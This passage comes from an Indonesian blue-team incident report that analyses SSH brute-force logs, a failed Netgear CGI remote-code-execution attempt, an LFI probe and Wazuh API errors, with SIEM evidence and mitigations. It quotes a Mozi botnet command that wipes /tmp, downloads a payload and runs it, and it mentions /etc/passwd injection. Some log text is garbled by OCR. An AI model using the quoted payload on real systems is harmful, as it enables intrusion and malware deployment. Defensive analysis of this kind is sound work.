2026-07-09T20:44:19.4639319407:000: sshd[247684]: Failed password for invalid user adminuser from 167.233.98.225 port 50918 ssh2
2026-07-09T20:46:56.405386407:000: sshd[247694]: Failed password for root from 167.233.98.225 port 39768 ssh2
2026-07-09T20:49:17.430183407:000: sshd[247722]: Failed password for invalid user test01 from 167.233.98.225 port 34162 ssh2
2026-07-09T20:51:54.653844407:000: sshd[247748]: Failed password for root from 167.233.98.225 port 39814 ssh2
2026-07-09T20:54:34.219568407:000: sshd[247748]: Failed password for invalid user test3 from 167.233.98.225 port 52226 ssh2
2026-07-09T20:56:36.122546407:000: sshd[247748]: Failed password for root from 167.233.98.225 port 50638 ssh2
2026-07-09T20:58:54.858579407:000: sshd[247748]: Failed password for root from 167.233.98.225 port 60804 ssh2
2026-07-09T21:01:44.940938407:000: sshd[247884]: Failed password for root from 167.233.98.225 port 50638 ssh2
2026-07-09T21:04:09.930184407:000: sshd[248855]: Failed password for analyst from 103.156.165.115 port 11258 ssh2
2026-07-09T21:06:26.390627407:000: sshd[249682]: Failed password for analyst from 103.156.165.115 port 27508 ssh2
2026-07-09T21:08:31.456986407:000: sshd[249682]: Failed password for analyst from 103.156.165.115 port 27508 ssh2
2026-07-10T00:50:51.588978407:000: sshd[251072]: Failed password for analyst from 180.242.128.200 port 9679 ssh2
2026-07-10T00:51:07.294084407:000: sshd[251072]: password rejected: 2 times. Failed password for analyst from 180.242.128.200 port 9679 ssh2

```

Gambar 2. 8 Hasil Pemotongan Sampel Aktivitas Kegagalan Otentikasi Masuk pada Berkas `auth.log`

Penyaringan secara spesifik untuk menghitung total baris dan melihat seluruh variasi *user* yang ditembak oleh target IP ancaman 167.233.98.225


grep "Failed password" /var/log/auth.log | grep "167.233.98.225"

```
analyst@srv974671:~$ grep "Failed password" /var/log/auth.log | grep "167.233.98.225"
2026-07-09T19:04:44.804686+07:00 srv974671 sshd[246730]: Failed password for invalid user user from 167.233.98.225 port 49818 ssh2
2026-07-09T19:11:16.353484+07:00 srv974671 sshd[246881]: Failed password for invalid user consultant from 167.233.98.225 port 59976 ssh2
2026-07-09T19:13:58.810379+07:00 srv974671 sshd[246897]: Failed password for invalid user dell from 167.233.98.225 port 41736 ssh2
2026-07-09T19:16:11.841691+07:00 srv974671 sshd[246905]: Failed password for invalid user redmine from 167.233.98.225 port 55532 ssh2
2026-07-09T19:18:25.700518+07:00 srv974671 sshd[246912]: Failed password for invalid user astra from 167.233.98.225 port 36566 ssh2
2026-07-09T19:20:41.898808+07:00 srv974671 sshd[246931]: Failed password for invalid user ax from 167.233.98.225 port 44858 ssh2
2026-07-09T19:22:54.316513+07:00 srv974671 sshd[246935]: Failed password for invalid user fdc from 167.233.98.225 port 40504 ssh2
2026-07-09T19:25:11.147768+07:00 srv974671 sshd[246942]: Failed password for invalid user data from 167.233.98.225 port 40712 ssh2
2026-07-09T19:27:30.964047+07:00 srv974671 sshd[246959]: Failed password for invalid user admin from 167.233.98.225 port 35588 ssh2
2026-07-09T19:29:51.428179+07:00 srv974671 sshd[246966]: Failed password for invalid user test from 167.233.98.225 port 57758 ssh2
2026-07-09T19:32:13.329799+07:00 srv974671 sshd[246984]: Failed password for ubuntu from 167.233.98.225 port 33624 ssh2
2026-07-09T19:34:32.359806+07:00 srv974671 sshd[246989]: Failed password for invalid user pgadmin from 167.233.98.225 port 47292 ssh2
2026-07-09T19:36:45.952683+07:00 srv974671 sshd[247001]: Failed password for invalid user postgres from 167.233.98.225 port 39790 ssh2
2026-07-09T19:39:03.495177+07:00 srv974671 sshd[247016]: Failed password for invalid user dbuser from 167.233.98.225 port 41512 ssh2
2026-07-09T19:41:21.782545+07:00 srv974671 sshd[247082]: Failed password for root from 167.233.98.225 port 50784 ssh2
2026-07-09T19:43:42.483864+07:00 srv974671 sshd[247091]: Failed password for root from 167.233.98.225 port 43392 ssh2
2026-07-09T19:46:25.685284+07:00 srv974671 sshd[247112]: Failed password for invalid user grid from 167.233.98.225 port 56910 ssh2
2026-07-09T19:48:45.289968+07:00 srv974671 sshd[247116]: Failed password for invalid user tester from 167.233.98.225 port 48682 ssh2
2026-07-09T19:51:05.789035+07:00 srv974671 sshd[247140]: Failed password for invalid user es from 167.233.98.225 port 49546 ssh2
2026-07-09T19:53:23.256233+07:00 srv974671 sshd[247145]: Failed password for invalid user test from 167.233.98.225 port 36564 ssh2
2026-07-09T19:55:38.346653+07:00 srv974671 sshd[247155]: Failed password for invalid user zeeshan from 167.233.98.225 port 44364 ssh2
2026-07-09T19:57:58.588451+07:00 srv974671 sshd[247168]: Failed password for root from 167.233.98.225 port 41894 ssh2
2026-07-09T20:00:19.406990+07:00 srv974671 sshd[247178]: Failed password for invalid user user15 from 167.233.98.225 port 55324 ssh2
2026-07-09T20:02:39.583361+07:00 srv974671 sshd[247192]: Failed password for root from 167.233.98.225 port 45846 ssh2
2026-07-09T20:05:24.023466+07:00 srv974671 sshd[247203]: Failed password for root from 167.233.98.225 port 60160 ssh2
2026-07-09T20:07:45.233468+07:00 srv974671 sshd[247218]: Failed password for root from 167.233.98.225 port 46186 ssh2
2026-07-09T20:10:07.911682+07:00 srv974671 sshd[247347]: Failed password for ubuntu from 167.233.98.225 port 33508 ssh2
2026-07-09T20:12:26.653053+07:00 srv974671 sshd[247355]: Failed password for root from 167.233.98.225 port 47610 ssh2
2026-07-09T20:14:42.101241+07:00 srv974671 sshd[247370]: Failed password for invalid user mehrdad from 167.233.98.225 port 36704 ssh2
2026-07-09T20:17:04.833189+07:00 srv974671 sshd[247384]: Failed password for invalid user graylog from 167.233.98.225 port 44276 ssh2
2026-07-09T20:19:24.102414+07:00 srv974671 sshd[247389]: Failed password for invalid user gianni from 167.233.98.225 port 49336 ssh2
2026-07-09T20:21:34.223290+07:00 srv974671 sshd[247407]: Failed password for invalid user ocs from 167.233.98.225 port 41932 ssh2
2026-07-09T20:23:36.442018+07:00 srv974671 sshd[247413]: Failed password for invalid user ci from 167.233.98.225 port 36576 ssh2
2026-07-09T20:25:28.935454+07:00 srv974671 sshd[247422]: Failed password for root from 167.233.98.225 port 57636 ssh2
2026-07-09T20:27:41.629237+07:00 srv974671 sshd[247442]: Failed password for invalid user kelvin from 167.233.98.225 port 46760 ssh2
2026-07-09T20:29:42.867979+07:00 srv974671 sshd[247447]: Failed password for invalid user admin from 167.233.98.225 port 51836 ssh2
2026-07-09T20:31:57.733619+07:00 srv974671 sshd[247558]: Failed password for root from 167.233.98.225 port 58634 ssh2
2026-07-09T20:34:40.746084+07:00 srv974671 sshd[247562]: Failed password for invalid user bodega from 167.233.98.225 port 47012 ssh2
2026-07-09T20:37:08.253196+07:00 srv974671 sshd[247576]: Failed password for root from 167.233.98.225 port 32864 ssh2
2026-07-09T20:39:33.313070+07:00 srv974671 sshd[247652]: Failed password for root from 167.233.98.225 port 57880 ssh2
2026-07-09T20:42:20.184447+07:00 srv974671 sshd[247666]: Failed password for invalid user webdev from 167.233.98.225 port 53510 ssh2
2026-07-09T20:44:41.063019+07:00 srv974671 sshd[247684]: Failed password for invalid user adminuser from 167.233.98.225 port 50010 ssh2
2026-07-09T20:46:56.405386+07:00 srv974671 sshd[247694]: Failed password for invalid user sfserver from 167.233.98.225 port 35088 ssh2
2026-07-09T20:49:17.834303+07:00 srv974671 sshd[247699]: Failed password for root from 167.233.98.225 port 39788 ssh2
2026-07-09T20:51:54.319560+07:00 srv974671 sshd[247719]: Failed password for invalid user test01 from 167.233.98.225 port 34162 ssh2
2026-07-09T20:54:36.322546+07:00 srv974671 sshd[247740]: Failed password for invalid user install from 167.233.98.225 port 39814 ssh2
2026-07-09T20:58:54.856579+07:00 srv974671 sshd[247746]: Failed password for root from 167.233.98.225 port 60884 ssh2
2026-07-09T21:01:44.940938+07:00 srv974671 sshd[247884]: Failed password for root from 167.233.98.225 port 58638 ssh2
2026-07-09T21:04:09.975849+07:00 srv974671 sshd[247897]: Failed password for root from 167.233.98.225 port 48664 ssh2
analyst@srv974671:~$
```

Gambar 2. 9 Rekam Jejak Percobaan Akses Masuk Spesifik dari Entitas IP Penyerang

Untuk perintah di atas, menyaring percobaan gagal (dari IP manapun, tidak hanya 167.233.98.225) terus ambil 30 baris terbaru dari campuran semua IP itu. Jadi dari 30 baris terakhir itu, kebetulan hanya ada 24 data yang asalnya dari 167.233.98.225.

Verifikasi silang dan visualisasi *alert* dilakukan melalui modul Threat Hunting pada dasbor SIEM pertahanan:



Gambar 2. 10 Visualisasi Metrik Tren Kenaikan *Alert* Authentication Failure Modul Threat Hunting Wazuh

Aktivitas SSH brute force dari IP 167.233.98.225 berhasil terdeteksi oleh Wazuh SIEM dengan total 166 *alert* authentication failure yang saya ambil dari rentang 19:04:44 - 21:04:09 (9 Juli 2026), tanpa ada *authentication success* (0), mengonfirmasi seluruh percobaan gagal. Wazuh secara otomatis memetakan aktivitas ini ke MITRE ATT&CK sebagai Password Guessing (T1110). Tidak ditemukan *alert* level 12 ke atas, menunjukkan serangan terdeteksi namun tidak mencapai eskalasi privilege atau kompromi sistem.

Document Details [View surrounding documents](#) [View single document](#)

t	predecoder.program_name	sshd
t	predecoder.timestamp	Jul 09 14:04:09 — UTC
t	rule.description	sshd: authentication failed.
#	rule.firedtimes	2
t	rule.gdpr	IV_35.7.d, IV_32.2
t	rule.gpg13	7.1
t	rule.groups	syslog, sshd, authentication_failed
t	rule.hipaa	164.312.b
t	rule.id	5760
#	rule.level	5
🔊	rule.mail	false
t	rule.mitre.id	T1110.001 T1021.004
t	rule.mitre.tactic	Credential Access, Lateral Movement
t	rule.mitre.technique	Password Guessing, SSH

Gambar 2. 11 Rincian Struktur *Metadata* pada SIEM

Detail rule Wazuh menunjukkan rule.id 5760, rule.level 5, rule.description: "sshd: authentication failed", dengan mapping otomatis ke MITRE ATT&CK T1110.001 (**Password Guessing**) dan T1021.004 (**Remote Services: SSH**) di bawah *Tactic Credential Access*.

Analisis:

- Sebagaimana ditunjukkan pada terminal, tercatat 50 baris log *Failed password...from* 167.233.98.225 dalam rentang waktu **19:04:44–21:04:09 WIB** pada 9 Juli 2026 (durasi $\pm$ 2 jam, interval rata-rata $\sim$ 2 menit sekali).
- Verifikasi silang melalui Wazuh pada rentang waktu yang sama menunjukkan 166 *event authentication failure*, dengan rule.id 5760, rule.level 5, rule.description: "sshd: authentication failed". Terdapat selisih jumlah antara *raw log* (50) dan *alert* Wazuh (166), kemungkinan disebabkan satu *event* auth failure memicu lebih dari satu rule/alert Wazuh; hal ini akan ditinjau lebih lanjut dengan memeriksa total baris yang mengandung IP tersebut (`grep "167.233.98.225" /var/log/auth.log | wc -l`).
- Aktivitas SSH brute force dari IP 167.233.98.225 berhasil terdeteksi oleh Wazuh SIEM tanpa ada *authentication success* (0), mengonfirmasi seluruh percobaan gagal. Wazuh secara otomatis memetakan aktivitas ini ke MITRE ATT&CK sebagai **T1110.001 (Password Guessing)** dan **T1021.004 (Remote Services: SSH)** di bawah *Tactic Credential Access*. Tidak ditemukan *alert* level 12 ke atas, menunjukkan serangan terdeteksi namun tidak mencapai eskalasi privilege atau kompromi sistem.
- Interval antar percobaan konsisten $\sim$ 2 menit sekali, dengan variasi *username* yang mencakup akun umum (*root, ubuntu, admin*) maupun acak (*mehrdad, graylog, bodega, dll*), pola ini merupakan ciri *automated tool*, bukan percobaan manual. Sebagai catatan, Wazuh mencatat *timestamp* dalam UTC (14:04:09), sedangkan *auth.log* mencatat WIB/UTC+7 (21:04:09); setelah dikonversi, kedua waktu ini konsisten, mengonfirmasi validitas korelasi *raw log* dan *SIEM alert*.

Root cause:

Lihat sub-bab 2.2.2.1 - konfigurasi SSH yang longgar menjadi akar penyebab yang memungkinkan brute force ini berpotensi berhasil.

Impact:

Seluruh percobaan gagal, tidak ada akses tidak sah. Namun volume dan konsistensi pola menunjukkan upaya kompromi aktif yang berisiko berhasil apabila berlanjut lebih lama.

Keterbatasan analisis: Rantai korelasi *brute-force* » *login success* » *file upload* » *privilege escalation* tidak berlanjut karena seluruh percobaan gagal (*authentication success*: 0).

2.2.3 Kategori Eksploitasi Aplikasi Web & File System

2.2.3.1 Remote Code Execution (RCE) / Exploit Attempt (MEDIUM)

Deskripsi:

Terdeteksi adanya aktivitas serangan aktif (*Active Attack*) berupa upaya eksploitasi celah keamanan *Remote Code Execution (RCE)* berbasis *Web Command Injection* melalui *endpoint CGI*.

Source:

/home/analyst/master_timeline.tsv (Konsolidasi log terpusat Apache Access Log via Wazuh SIEM).

Evidence:

Investigasi diawali dengan melakukan audit struktur berkas pada direktori kerja analyst untuk memetakan aset log historis yang tersedia:

```
ls -la /home/analyst/
```

```
analyst@srv974671:~$ ls -la
total 270964
drwxr-x---+ 9 analyst analyst 4096 Jul 14 20:46 .
drwxr-xr-x 4 root root 4096 Mar 4 12:12 ..
-rw----- 1 analyst analyst 275 May 29 17:40 .Xauthority
-rw----- 1 analyst analyst 55287 Jul 14 20:46 .bash_history
-rw-r-xr--+ 1 analyst analyst 220 Mar 4 12:12 .bash_logout
-rw-r-xr--+ 1 analyst analyst 3795 Mar 7 00:01 .bashrc
drwx----- 2 analyst analyst 4096 Mar 4 12:27 .cache
drwx----- 3 analyst analyst 4096 Jul 10 21:34 .config
-rw-rw-r-- 1 analyst analyst 43 May 23 10:12 .gitconfig
-rw----- 1 analyst analyst 238 Jul 13 21:54 .lessht
drwxrwxr-x 3 analyst analyst 4096 Mar 4 17:38 .local
-rw----- 1 analyst analyst 246 Mar 6 14:56 .mysql_history
-rw-r-xr--+ 1 analyst analyst 807 Mar 4 12:12 .profile
-rw----- 1 analyst analyst 327 May 28 18:05 .python_history
drwx----- 2 analyst analyst 4096 Jul 13 21:57 .ssh
drwxr-xr-x 2 analyst analyst 4096 Mar 7 00:28 .vim
-rw----- 1 analyst analyst 14605 May 23 10:03 .viminfo
drwxrwxr-x 2 analyst analyst 4096 Jul 14 20:48 investigation_dump
-rw-rw-r-- 1 analyst analyst 9591545 May 28 22:09 investigation_dump.tar.gz
-rw-rw-r-- 1 analyst analyst 0 May 28 11:45 lfi_matches.txt
-rw-rw-r-- 1 analyst analyst 182181766 Jul 10 22:42 master_timeline.tsv
-rw-r--r-- 1 analyst analyst 85544907 May 28 19:52 srv974671.log
drwxrwxr-x 3 analyst analyst 4096 Jul 12 11:54 testing_blue_team
```

Gambar 2. 12 Hasil Inspeksi Hak Akses master_timeline.tsv


Pemeriksaan dilanjutkan dengan melakukan penyaringan berbasis ekspresi reguler (*regular expression*) pada berkas lini masa gabungan tersebut guna berburu parameter eksekusi perintah berbahaya:

```
grep -iE "webshell|cmd|eval|system|exec|malware" master_timeline.tsv | head -n 30
```

```
55112
2025-08-26T11:41:06.524+0000 31101 5 Web server 400 error code. srv974671 27.47.40.106 - /var/log/apache2/access.
log 27.47.40.106 - [26/Aug/2025:11:41:06 +0000] "GET /setup.cgi?next_file=netgear.cfg&todo=syscmd&cmd=rm+-rf+/tmp/*;wget+http://192.168.1.
1:8088/Mozi.m+-O+/tmp/netgear.sh+netgear&urpath=/&currentsetting.htm=1 HTTP/1.0" 404 461 "-" "-"
```

Gambar 2. 13 Hasil Pembacaan Transaksi Eksploitasi RCE pada master_timeline.tsv

Untuk melakukan verifikasi pertahanan dan validasi deteksi otomatis, dilakukan pemeriksaan silang pada dasbor SIEM pertahanan:



Gambar 2. 14 Tampilan Detail *Alert* Keamanan RCE Netgear pada Dasbor Wazuh SIEM

Analisis:

- Berdasarkan rekam jejak pada berkas lini masa gabungan (*master_timeline.tsv*) , pada tanggal **26 Agustus 2025 pukul 11:41:06 UTC**, aktor ancaman dengan alamat IP 27.47.40.106 mengirimkan permintaan HTTP GET yang menargetkan berkas `/setup.cgi`. Penyerang menyisipkan rangkaian perintah *shell Bash* berbahaya di dalam parameter URL cmd berupa: `rm -rf /tmp/*; wget http://192.168.1.1:8088/Mozi.m -O /tmp/netgear; sh netgear`.
- Rangkaian payload tersebut terindikasi kuat merupakan pola serangan *botnet Mozi* , yang bertujuan untuk menghapus direktori temporer sistem , mengunduh *malware payload* dari *server* luar , dan mengeksekusinya secara paksa untuk mengambil alih *server*.
- **Analisis Keberhasilan Serangan (*True Negative*):** Meskipun muatan serangan sangat destruktif, catatan log Apache menunjukkan status kode **HTTP 404 Not Found** dengan ukuran data 461 bytes. Hal ini mengonfirmasi bahwa serangan berstatus **Gagal (Failed Attempt / *True Negative*)** karena arsitektur aplikasi *web server* `srv974671` tidak memiliki komponen atau berkas `/setup.cgi` yang dicari.
- **Analisis Korelasi SIEM (Rule Matching):** Di sisi *monitoring*, pertahanan SIEM Wazuh berhasil menangkap anomali ini di bawah **Rule ID: 31101 (*Web server 400 error code*)** dengan tingkat *Severity Level* 5. Penamaan aturan ini bersifat generik berdasarkan standar industri untuk merangkum seluruh kategori eror HTTP 4xx (termasuk kode 404 pada log asli). Korelasi stempel waktu antara *master timeline* dan alarm Wazuh terbukti konsisten dan valid.

Root cause:

Aktor ancaman menggunakan alat pemindai kerentanan otomatis (*automated vulnerability scanner*) berskala massal di jaringan publik. Alat ini menargetkan celah keamanan lama pada perangkat firmware/router tertentu secara acak (dalam hal ini kerentanan CGI Netgear), tanpa melakukan pengenalan arsitektur spesifik (*fingerprinting*) terhadap aplikasi target terlebih dahulu.

Impact:

Dampak langsung terhadap operasional *server* saat ini dinyatakan **nihil** karena jalur berkas yang dieksploitasi tidak eksis di *server* (404). Namun, jika di masa mendatang *server* meng-*host* aplikasi rentan sejenis atau memiliki kesalahan konfigurasi pemetaan *routing*, kerentanan RCE ini memiliki dampak kritikal berupa pengambilalihan hak akses konsol perintah *server* secara penuh (*shell compromise*), serta potensi infeksi perkakas berbahaya (*malware deployment*) secara internal.

Rekomendasi Mitigasi:

- Jangka Pendek: Melakukan pemblokiran permanen terhadap alamat IP indikator ancaman 27.47.40.106 pada aturan *firewall* lokal (seperti *iptables* atau *UFW*) untuk memutus lalu lintas jaringan dari aktor tersebut.
- Jangka Panjang: Mengonfigurasi dan memperbarui *ruleset* pada Web Application Firewall (WAF) ModSecurity agar secara proaktif langsung memutus koneksi (*drop request*) jika mendeteksi adanya muatan *string* atau karakter *shell scripting* berbahaya (seperti pola *rm+rf* atau *wget*) di dalam parameter URL aplikasi web.

2.2.3.2 Local File Inclusion (LFI) pada parameter *my_orders* (MEDIUM)

Deskripsi:

Parameter *my_orders* pada endpoint */customer/my_account.php* menerima berbagai payload *path traversal* dan *command injection* tanpa terlihat validasi ketat.

Source:

/var/log/apache2/lfi_matches.txt, IP 182.2.6.55, 29 September 2025.

Evidence:

```
grep "182.2.6.55" /var/log/apache2/lfi_matches.txt
```


[illegible]

Gambar 2. 15 Hasil Penyaringan Payload Serangan LFI pada Berkas lfi_matches.txt.

Untuk memverifikasi korelasi pertahanan di sisi *monitoring*, dilakukan pemeriksaan silang ke dasbor SIEM untuk melihat detail rekaman *metadatanya*:

logstash@elastic:src/5074671
[Auto Filter](#)

timestamp	agent.name	rule.description
Sep 29, 2025 @ 14:05:47.3..	srvt674671	Web server 400 error code.
Sep 29, 2025 @ 14:05:47.3..	srvt674671	Web server 400 error code.
Sep 29, 2025 @ 14:05:47.3..	srvt674671	Web server 400 error code.
Sep 29, 2025 @ 14:05:47.3..	srvt674671	Web server 400 error code.
Sep 29, 2025 @ 14:05:47.3..	srvt674671	Web server 400 error code.
Sep 29, 2025 @ 14:05:45.3..	srvt674671	Web server 400 error code.
Sep 29, 2025 @ 14:05:45.3..	srvt674671	Web server 400 error code.
Sep 29, 2025 @ 14:05:45.3..	srvt674671	Web server 400 error code.
Sep 29, 2025 @ 14:05:45.3..	srvt674671	Web server 400 error code.
Sep 29, 2025 @ 14:05:45.3..	srvt674671	Web server 400 error code.

Document Details

```

{
  "data.scnip": "182.2.6.55",
  "data.url": "/latest/meta-data/?my_orders",
  "decoder.name": "web-accesslog",
  "full_log": "182.2.6.55 - - [29/Sep/2025:07:05:44 +0000] \"GET /latest/meta-data/?my_orders HTTP/1.1\" 404 438 \"http://dribbblehopof.duckdns.org/ Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36\"",
  "id": "f769129545_53910",
  "input.type": "log",
  "location": "/var/log/apache2/access.log",
  "manager.name": "srv974671",
  "rule.description": "Web server 400 error code.",
  "rule.firedtimes": 4,
  "rule.gppr": "IV.35.7.d",
  "rule.groups": "web, accesslog, attack",
  "rule.id": "31101",
  "rule.level": 5,
  "rule.mail": false,
  "rule.nint_800_53": "SA.11, SI.4",
  "rule.pci_dss": "6.5, 11.4",
  "rule.tsc": "OC6.6, OC7.1, OC8.1, OC6.8, OC7.2, OC7.3",
  "timestamp": "Sep 29, 2025 @ 14:05:45.313"
}
          
```

[View surrounding documents](#)
[View single document](#)

Gambar 2. 16 Rincian Rule ID 31101 untuk Kasus Serangan LFI pada Wazuh Dashboard

Analysis:

- *Attacker* mencoba banyak variasi teknik *LFI/command injection* pada parameter yang sama (*path* langsung, *path traversal* berlapis *../*, *command injection* *cat /etc/passwd*) dalam rentang waktu singkat (± 14 detik antar percobaan), menunjukkan penggunaan *automated tool*.
- Namun, seluruh *response* memiliki ukuran identik (**310 byte**) meskipun payload-nya berbeda-beda, ini indikasi kuat bahwa aplikasi kemungkinan menampilkan halaman *fallback/error* yang sama untuk semua percobaan, bukan bukti keberhasilan membaca file target.
- Aktivitas percobaan Local File Inclusion (LFI) ini terekam dengan respons HTTP 200 OK pada berkas log Apache mentah. Meskipun *server* mengembalikan kode status sukses, analisis lebih lanjut mengindikasikan status *True Negative/Failed Attempt*. Indikasi utama kegagalan eksploitasi ini didasarkan pada *response size* yang konsisten dan identik di angka 310 byte untuk seluruh variasi payload yang dicoba — pola ini mengarah pada kemungkinan bahwa aplikasi hanya menampilkan halaman *fallback/error* statis, bukan isi file sistem internal yang ditargetkan. Namun, kesimpulan ini bersifat indikatif, bukan konklusif, karena tidak tersedia akses terhadap isi *response body* untuk verifikasi langsung.
- Setelah LFI gagal, *attacker* (IP sama) beralih taktik ke *directory brute-forcing* menggunakan *gobuster*, mencoba nama file bertema kredensial (*passwdgc*, *.htpasswd*).

chpasswd) — menunjukkan tujuan akhir yang konsisten (mencari kredensial), meski metode berubah.

Root cause:

Parameter *my_orders* kemungkinan menerima input tanpa *whitelist*/validasi ketat terhadap karakter *path* (*/*, *..*) — meskipun tidak ada bukti definitif file berhasil terbaca.

Impact:

Tidak ditemukan bukti definitif kebocoran data (*response size* konsisten mengindikasikan kemungkinan besar percobaan gagal). Namun keberadaan parameter yang menerima payload *path/command* tanpa penolakan eksplisit (bukan error 400/403) tetap merupakan celah yang perlu diperbaiki secara *preventif*.

MITRE ATT&CK:

Initial Access — T1190 (*Exploit Public-Facing Application*); *Discovery* — T1083 (*File and Directory Discovery*, dari fase *gobuster*).

Rekomendasi Mitigasi:

- Jangka Pendek: Validasi input parameter *my_orders* dengan *whitelist* nilai yang diperbolehkan (bukan langsung menerima *path* bebas).
- Jangka Panjang: Menonaktifkan *path traversal* secara eksplisit di level aplikasi, serta melakukan audit ulang terhadap seluruh parameter serupa yang menerima nilai *path/file*.

2.2.4 Evaluasi Infrastruktur Pertahanan

2.2.4.1 Analisis Kestabilan Sistem *Monitoring* - Wazuh API (LOW)

Deskripsi:

Ditemukan adanya anomali internal pada arsitektur *monitoring* berupa rentetan kesalahan autentikasi (*HTTP 401 Unauthorized*) secara periodik pada komponen *control plane* Wazuh Manager.

Source:

/var/ossec/logs/api.log (Berkas log transaksi internal API Wazuh Manager).

Evidence:

Investigasi diawali dengan melakukan pengecekan hak akses berkas pada direktori log utama Wazuh Manager:

```
ls -la /var/ossec/logs/
```

```
analyst@srv974671:~$ ls -la /var/ossec/logs/
total 144
drwxrwx---+  8 wazuh wazuh  4096 Jul 14 07:00 .
drwxr-x---+ 20 root  wazuh  4096 Aug 26 2025 ..
-rw-rwx---+  1 wazuh wazuh    0 Aug 26 2025 active-responses.log
drwxr-x---+  4 wazuh wazuh  4096 Jul 14 07:00 alerts
drwxr-x---+  4 wazuh wazuh  4096 Jan  2 2026 api
-rw-r--r--  1 wazuh wazuh 104648 Jul 14 14:40 api.log
drwxr-x---+  4 wazuh wazuh  4096 Jul 14 07:00 archives
drwxr-x---+  2 wazuh wazuh  4096 Apr 30 2025 cluster
-rw-rw----+  1 wazuh wazuh    0 Aug 26 2025 cluster.log
drwxr-x---+  4 wazuh wazuh  4096 Jul 14 07:00 firewall
-rw-r-x---+  1 wazuh wazuh    0 Aug 26 2025 integrations.log
-rw-rw----  1 wazuh wazuh  2652 Jul 14 14:27 ossec.log
drwxr-x---+  4 wazuh wazuh  4096 Jan  2 2026 wazuh
```

Gambar 2. 17 Hak Akses dan Ukuran Berkas pada Direktori Log Wazuh Manager

Pemeriksaan dilanjutkan dengan menganalisis potongan transaksi log mentah untuk mengidentifikasi indikasi kegagalan otentikasi internal:

```
cat /var/ossec/logs/api.log
```

```
2026/07/14 14:00:00 INFO: wazuh-wui 127.0.0.1 "GET /manager/stats/remoted" with parameters {} and body {} done in 0.070s: 200
2026/07/14 14:00:00 INFO: wazuh-wui 127.0.0.1 "GET /manager/stats/analysisd" with parameters {} and body {} done in 0.071s: 200
2026/07/14 14:00:00 INFO: wazuh-wui 127.0.0.1 "GET /cluster/status" with parameters {} and body {} done in 0.076s: 200
2026/07/14 14:00:00 INFO: wazuh-wui 127.0.0.1 "GET /agents" with parameters {"offset": "0", "limit": "1", "q": "id=000"} and body {} done in 0.019s: 200
2026/07/14 14:00:00 INFO: wazuh-wui 127.0.0.1 "GET /agents" with parameters {"offset": "0", "limit": "500", "q": "id=000"} and body {} done in 0.022s: 200
2026/07/14 14:05:00 INFO: wazuh-wui 127.0.0.1 "GET /manager/stats/remoted" with parameters {} and body {} done in 0.133s: 200
2026/07/14 14:05:00 INFO: wazuh-wui 127.0.0.1 "GET /manager/stats/analysisd" with parameters {} and body {} done in 0.066s: 200
2026/07/14 14:10:00 INFO: wazuh-wui 127.0.0.1 "GET /manager/stats/remoted" with parameters {} and body {} done in 0.006s: 401
2026/07/14 14:10:00 INFO: wazuh-wui 127.0.0.1 "GET /manager/stats/analysisd" with parameters {} and body {} done in 0.007s: 401
2026/07/14 14:10:02 INFO: wazuh-wui 127.0.0.1 "POST /security/user/authenticate" with parameters {} and body {} done in 1.292s: 200
